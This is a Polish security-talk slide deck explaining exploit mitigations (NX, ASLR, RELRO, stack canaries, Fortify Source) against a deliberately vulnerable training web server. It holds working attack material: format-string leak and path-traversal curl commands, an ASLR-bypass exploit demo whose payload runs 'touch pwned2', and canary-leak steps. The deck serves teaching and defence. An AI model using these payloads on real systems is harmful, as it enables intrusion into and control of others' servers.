- Więc sztucznie powiększyłem ciastko sesji i wybrałem jego końcówkę jako miejsce na wskaźnik z moją komendą.

# Włączony NX i ASLR

- Stos nie ma możliwość wykonania
- Tym razem pozycje zmiennych i fragmentów kodu maszynowego za każdym razem są trochę inne.
- Atak jest dużo trudniejszy. Chyba, że znajdziemy inne błędy towarzyszące…
- Robimy łańcuch podatności.

# Podatność 1: Wyciek pamięci

- Wiele nazw: Memory Disclosure / Memory Leak / Out-of-Bounds Read / Buffer Over-read / Arbitrary Memory Read
- Nie mylić z błędem programistycznym polegającym na alokowaniu pamięci, bez późniejszego zwalniania.
- W wyniku takiego błędu atakujący ma możliwość wykonania zrzutu fragmentu pamięci procesu.
- Słynny wyciek pamięci: błąd Heartbleed w OpenSSL.

# Podatność 1: Wyciek pamięci

- W Damn Vulnerable Web Server mamy błąd „Uncontrolled Format String” w funkcji `log_request_response`.
- W praktyce możemy przekazać do funkcji dowolny string, zawierający specjalne znaki formatowania (%d, %p, %n itp.).

```
// Logging request data
fprintf(log_file, "[%s] Request:\n", timestamp);
for (const auto& [key, value] : query_params) {
    fprintf(log_file, "Key: %s, Value: ", key.c_str());
    fprintf(log_file, value.c_str());  // format string issue preserved
    fprintf(log_file, "\n");
}
```

# Podatność 1: Wyciek pamięci

- `curl "http://127.0.0.1:8888/?param=%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p"`
- Wpis w logu aplikacji (/tmp/server.log): `Key: param, Value: (nil),(nil),0x73,(nil),0x7fffffffc900,0x7fff00000000,0x555555573ff0,0x555555573ff0,0x555555573ff0,0x1,0x2d37302d36323032,[...]`

```
// Logging request data
fprintf(log_file, "[%s] Request:\n", timestamp);
for (const auto& [key, value] : query_params) {
    fprintf(log_file, "Key: %s, Value: ", key.c_str());
    fprintf(log_file, value.c_str());  // format string issue preserved
    fprintf(log_file, "\n");
}
```

# Podatność 2: Path traversal

- `curl --path-as-is "http://127.0.0.1:8888/../../../../../../../tmp/server.log"`
- Mamy kopię pliku z logami

# Ale przecież mamy losowe adresy

- Niby tak, ale…
- Losowane jest położenie poszczególnych obszarów pamięci np. miejsce na kod maszynowy (sekcja `.text`), stos, sterta itp.
- Odległości pomiędzy poszczególnymi danymi w ramach danej sekcji są takie same.
- Więc szukamy w wycieku pamięci punktów odniesienia.

| Pozycja gadżetu | Adres z wycieku | Różnica |
|---|---|---|
| `0x5743c5dec5a2` | `0x5743c5de9eeb` | `0x26b7` |
| `0x5a6cd34fa5a2` | `0x5a6cd34f7eeb` | `0x26b7` |
| `0x5d1bbb2775a2` | `0x5d1bbb274eeb` | `0x26b7` |

# Eksploitacja z włączonym ASLR

- Prowokujemy wyciek pamięci (podatność 1)
- ~~Kradniemy logi~~ Robimy niezamówiony backup logów (podatność 2)
- Wyliczamy nowe adresy w pamięci programu (adres gadżetu) oraz stosu (miejsca, gdzie będziemy składować komendę `touch pwned2`).
- W ten sposób zmontowany payload wysyłamy w świat.
- `./exploit_aslr.py 127.0.0.1 8888`
- Jeżeli uruchamiasz program w GDB to pamiętaj przed uruchomieniem serwera wyłączyć ASLR w debuggerze: `set disable-randomization off`

# Demo

# Demo

```
Triggering memory leak...
*   Trying 127.0.0.1:8888...
* Connected to 127.0.0.1 (127.0.0.1) port 8888
> GET /?param=%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p HTTP/1.1
> Host: 127.0.0.1:8888
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Type: text/plain
< Set-Cookie: session_id=SESSION_1364792156; HttpOnly; Path=/
* no chunk, no close, no size. Assume close to signal end
<
* Closing connection
Reading log...
I've found pointers in the leak
stackLeakPtr = 0x7ffd7bfb3ef0
programLeakPtr = 0x5eaa235b7eeb
commandPtr = 0x7ffd7bfb4b50
gadgetPtr = 0x5eaa235ba5a2
Sending payload:
b'GET //aaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaa
cbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwBBBBBBB\xa2\xa5[#\xaa^ HTTP/1.1\r\nHost: 127.0.0.1:8888\r\nUser-Agent: curl/8.5.0\r\nAccept: */*\r\nSet-Cookie: session_id=t
ouch pwned2 #aacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaa
aaaabcaaaaaabdaaaaaabeaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboaaaaaabpaaaaaabqaaaaaabraaaaaabsaaaaaabPK\xfb{\xfd\x7f\x00\x00\r\n\r\n'
Payload has been sent. Goodbye.
```

# Full RELRO

- Porozmawiajmy o dynamicznym linkowaniu...
- Global Offset Table (GOT) - Tablica z adresami funkcji z bibliotek. W Full RELRO jest tylko do odczytu. W każdym innym przypadku można ją modyfikować.
- Procedure Linkage Table (PLT) – Małe funkcje „drabinki”. Realizują przeskok z kodu programisty do funkcji z zewnętrznej biblioteki.
- Schemat uruchomienia funkcji z biblioteki (na przykładzie funkcji `printf`):
  - W kodzie programisty zachodzi potrzeba uruchomienia funkcji `printf`
  - Tak naprawdę zostaje uruchomiona funkcja „drabinkowa” `printf@plt`
  - `printf@plt` pobiera z tablicy GOT wskaźnik na prawdziwą funkcję `printf`.
  - `printf@plt` wykonuje skok do prawdziwej funkcji `printf` znajdującej się w libc
  - *Jeżeli było aktywne leniwe rozwiązywanie symboli to przy pierwszym uruchomieniu `printf@plt` do akcji wkracza linker, który dopiero rozpoczyna ustalenie prawdziwego adresu funkcji `printf`.

# Full RELRO

- Kiedyś ze względu na leniwe rozwiązywanie symboli GOT musiał mieć możliwość zapisu.
- Dzisiaj dystrybucje Linuksa starają się wymusić natychmiastowe rozwiązanie wszystkich symboli z bibliotek.
- Jeżeli GOT ma możliwość zapisu to można w nim nadpisać wskaźnik na funkcję biblioteczną swoim wskaźnikiem lub wykorzystać go jako miejsce składowania danych na potrzeby eksploitacji.

# No RELRO

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size  Offset File (set vmmap-prefer-relpaths on)
    0x555555554000     0x555555557000 r--p     3000       0 damn_vulnerable_web_server_1
    0x555555557000     0x55555555d000 r-xp     6000    3000 damn_vulnerable_web_server_1
    0x55555555d000     0x555555560000 r--p     3000    9000 damn_vulnerable_web_server_1
    0x555555560000     0x555555561000 rw-p     1000    b000 damn_vulnerable_web_server_1
    0x555555561000     0x555555582000 rw-p    21000       0 [heap]
```

GOT

```
pwndbg> disassemble 'fopen@plt'
Dump of assembler code for function fopen@plt:
   0x0000555555557930 <+0>:     endbr64
   0x0000555555557934 <+4>:     jmp    QWORD PTR [rip+0x90b6]        # 0x5555555609f0 <fopen@got.plt>
   0x000055555555793a <+10>:    nop    WORD PTR [rax+rax*1+0x0]
End of assembler dump.
```

# Full RELRO

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size  Offset File (set vmmap-prefer-relpaths on)
    0x555555554000     0x555555557000 r--p     3000       0 damn_vulnerable_web_server_2
    0x555555557000     0x55555555e000 r-xp     7000    3000 damn_vulnerable_web_server_2
    0x55555555e000     0x555555561000 r--p     3000    a000 damn_vulnerable_web_server_2
    0x555555561000     0x555555562000 r--p     1000    c000 damn_vulnerable_web_server_2
    0x555555562000     0x555555563000 rw-p     1000    d000 damn_vulnerable_web_server_2
    0x555555563000     0x555555584000 rw-p    21000       0 [heap]
```

GOT

```
pwndbg> disassemble 'fopen@plt'
Dump of assembler code for function fopen@plt:
   0x0000555555557950 <+0>:     endbr64
   0x0000555555557954 <+4>:     jmp    QWORD PTR [rip+0xa546]        # 0x555555561ea0 <fopen@got.plt>
   0x000055555555795a <+10>:    nop    WORD PTR [rax+rax*1+0x0]
End of assembler dump.
```

# Stack canary

- Wcześniejsze zabezpieczenia nie blokowały powrotu do nadpisanego miejsca powrotu.
- Tym razem program zostanie przerwany tuż przed wykonaniem skoku do naszego gadżetu.
  - `*** stack smashing detected ***: terminated`

Wyjście z funkcji bez kanarka


```
0x0000555555558af8 <+2822>:  add    rsp,0x3b8
0x0000555555558aff <+2829>:  pop    rbx
0x0000555555558b00 <+2830>:  pop    rbp
0x0000555555558b01 <+2831>:  pop    r12
0x0000555555558b03 <+2833>:  pop    r13
0x0000555555558b05 <+2835>:  pop    r14
0x0000555555558b07 <+2837>:  pop    r15
0x0000555555558b09 <+2839>:  ret
```

Dodana weryfikacja wartości kanarka

```
0x0000555555558b13 <+2810>:  mov    rax,QWORD PTR [rsp+0x2b8]
0x0000555555558b1b <+2818>:  sub    rax,QWORD PTR fs:0x28
0x0000555555558b24 <+2827>:  jne    0x555555558e30 <_Z14handle_requestiPKc+3607>
0x0000555555558b2a <+2833>:  add    rsp,0x2c8
0x0000555555558b31 <+2840>:  pop    rbx
0x0000555555558b32 <+2841>:  pop    rbp
0x0000555555558b33 <+2842>:  pop    r12
0x0000555555558b35 <+2844>:  pop    r13
0x0000555555558b37 <+2846>:  pop    r14
0x0000555555558b39 <+2848>:  pop    r15
0x0000555555558b3b <+2850>:  ret
```

# Stack canary

- Więc w końcu nie ma możliwości eksploitacji? Prawda? Prawda?!
- Problemy:
  - Wartość kanarka losowana jest tylko raz, podczas startu aplikacji.
    - Jeżeli aplikacja używa forkowania, to każdy fork, będzie miał tą samą wartość kanarka. Można próbować zgadywania przez brute force.
  - Zabezpieczenie zadziała dopiero w chwili gdy program będzie chciał opuścić funkcję. Do tego momentu będzie próbował normalnie działać.
  - Stack canary nie chroni wartości na stosie, które są przed adresem powrotu z funkcji.
  - Ponieważ wartość kanarka jest na stosie, to jest podatna na wycieki pamięci procesu...



# Stack canary

- `curl "http://127.0.0.1:8888/?param=%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p"`
- Log:
  - `Key: param, Value: (nil),(nil),0x73,(nil),0x7fffffffca60,0x6a666a44,0x7fffffffc9d0,0x7fff00000000,0x555555575fe0,0x555555575fe0,0x555555575fe0,0x1,0x2d37302d36323032,0x32313a3232203632,0x55550032353a,`**`0x67a8501147c3c900`**`,0x5555555759d0,0x7fffffffca80`

```
pwndbg> canary
AT_RANDOM  = 0x7fffffffdd59 # points to global canary seed value
TLS Canary = 0x7ffff7f5e768 # address where canary is stored
Canary     = 0x67a8501147c3c900 (may be incorrect on != glibc)
Thread 1: Found valid canaries.
00:0000|-ea8 0x7fffffffc548 ← 0x67a8501147c3c900
Additional results hidden. Use --all to see them.
```

| char buffer[8] |
| --- |
| bool isAdmin |
| Kanarek stosu |
| Adres powrotu z funkcji |

# Stack canary

- Jeżeli mamy wyciek kanarka, to możemy w swoim eksploicie ponownie go nadpisać tą samą wartością, a następnie adres powrotu z funkcji na nasz gadżet.
- Zerowy bajt na końcu kanarka – celowe zabezpieczenie. Utrudnia wyciek kanarka (w pewnych sytuacjach).

| char buffer[8] |
| --- |
| bool isAdmin |
| Kanarek stosu |
| Adres powrotu z funkcji |

```
pwndbg> canary
AT_RANDOM  = 0x7fffffffdd59 # points to global canary seed value
TLS Canary = 0x7ffff7f5e768 # address where canary is stored
Canary     = 0x67a8501147c3c900 (may be incorrect on != glibc)
Thread 1: Found valid canaries.
00:0000|-ea8 0x7fffffffc548 ◂— 0x67a8501147c3c900
Additional results hidden. Use --all to see them.
```

# Fortify Source

- Podmienia niektóre funkcje C na odpowiedniki kontrolujące długość bufora.

```
pwndbg> disassemble default_custom_logger
Dump of assembler code for function _Z21default_custom_loggerPKcS0_:
   0x000055555555a5f7 <+0>:     endbr64
   0x000055555555a5fb <+4>:     push   r12
   0x000055555555a5fd <+6>:     push   rbp
   0x000055555555a5fe <+7>:     push   rbx
   0x000055555555a5ff <+8>:     mov    rbp,rdi
   0x000055555555a602 <+11>:    mov    r12,rsi
   0x000055555555a605 <+14>:    lea    rsi,[rip+0x3b68]        # 0x55555555e174
   0x000055555555a60c <+21>:    lea    rdi,[rip+0x3d66]        # 0x55555555e379
   0x000055555555a613 <+28>:    call   0x5555555557950 <fopen@plt>
   0x000055555555a618 <+33>:    test   rax,rax
   0x000055555555a61b <+36>:    je     0x55555555a642 <_Z21default_custom_loggerPKcS0_+75>
   0x000055555555a61d <+38>:    mov    rbx,rax
   0x000055555555a620 <+41>:    mov    rcx,r12
   0x000055555555a623 <+44>:    mov    rdx,rbp
   0x000055555555a626 <+47>:    lea    rsi,[rip+0x3d5c]        # 0x55555555e389
   0x000055555555a62d <+54>:    mov    rdi,rax
   0x000055555555a630 <+57>:    mov    eax,0x0
   0x000055555555a635 <+62>:    call   0x555555557a10 <fprintf@plt>
   0x000055555555a63a <+67>:    mov    rdi,rbx
   0x000055555555a63d <+70>:    call   0x5555555578d0 <fclose@plt>
   0x000055555555a642 <+75>:    pop    rbx
   0x000055555555a643 <+76>:    pop    rbp
   0x000055555555a644 <+77>:    pop    r12
   0x000055555555a646 <+79>:    ret
End of assembler dump.
```

```
pwndbg> disassemble default_custom_logger
Dump of assembler code for function _Z21default_custom_loggerPKcS0_:
   0x000055555555b127 <+0>:     endbr64
   0x000055555555b12b <+4>:     push   r12
   0x000055555555b12d <+6>:     push   rbp
   0x000055555555b12e <+7>:     push   rbx
   0x000055555555b12f <+8>:     mov    rbp,rdi
   0x000055555555b132 <+11>:    mov    r12,rsi
   0x000055555555b135 <+14>:    lea    rsi,[rip+0x604d]        # 0x555555561189
   0x000055555555b13c <+21>:    lea    rdi,[rip+0x624b]        # 0x55555556138e
   0x000055555555b143 <+28>:    call   0x5555555579d0 <fopen@plt>
   0x000055555555b148 <+33>:    test   rax,rax
   0x000055555555b14b <+36>:    je     0x55555555b177 <_Z21default_custom_loggerPKcS0_+80>
   0x000055555555b14d <+38>:    mov    rbx,rax
   0x000055555555b150 <+41>:    mov    r8,r12
   0x000055555555b153 <+44>:    mov    rcx,rbp
   0x000055555555b156 <+47>:    lea    rdx,[rip+0x6241]        # 0x55555556139e
   0x000055555555b15d <+54>:    mov    esi,0x2
   0x000055555555b162 <+59>:    mov    rdi,rax
   0x000055555555b165 <+62>:    mov    eax,0x0
   0x000055555555b16a <+67>:    call   0x555555557b60 <__fprintf_chk@plt>
   0x000055555555b16f <+72>:    mov    rdi,rbx
   0x000055555555b172 <+75>:    call   0x555555557940 <fclose@plt>
   0x000055555555b177 <+80>:    pop    rbx
   0x000055555555b178 <+81>:    pop    rbp
   0x000055555555b179 <+82>:    pop    r12
   0x000055555555b17b <+84>:    ret
End of assembler dump.
```

# Fortify Source

- Zalety:
  - Stosunkowo lekkie rozwiązanie
  - Działa od razu przy wykryciu próby przepełnienia buforu, zanim jeszcze realnie wystąpiło.
  - Bonus: Chroni przed wstrzyknięciem złośliwego znaku formatowania: `%n`.
    - No chyba, że udało Ci się zablokować odczyt `/proc/<PID>/maps`, wtedy to nie.
- Problemy:
  - To chroni tylko miejsca programu, gdzie używane są wybrane funkcje języka C.
  - Nadal mogą wystąpić błędy jeżeli programista robi „ręczne” operacje na pamięci albo używa funkcji spoza wybranej puli.

# Słowo na koniec

- Utrudnianie eksploitacji ciągle się rozwija.
- Każda z tych metod ma swoje wady, ale podnoszą poziom trudności w eksploitacji.
- Każde z tych zabezpieczeń to efekt kompromisu pomiędzy bezpieczeństwem, wydajnością i zachowaniem kompatybilności z obecnym kodem.

# Dziękuję i zapraszam do zadawania pytań

Artur Łącki
alacki93@gmail.com
www.lackylab.pl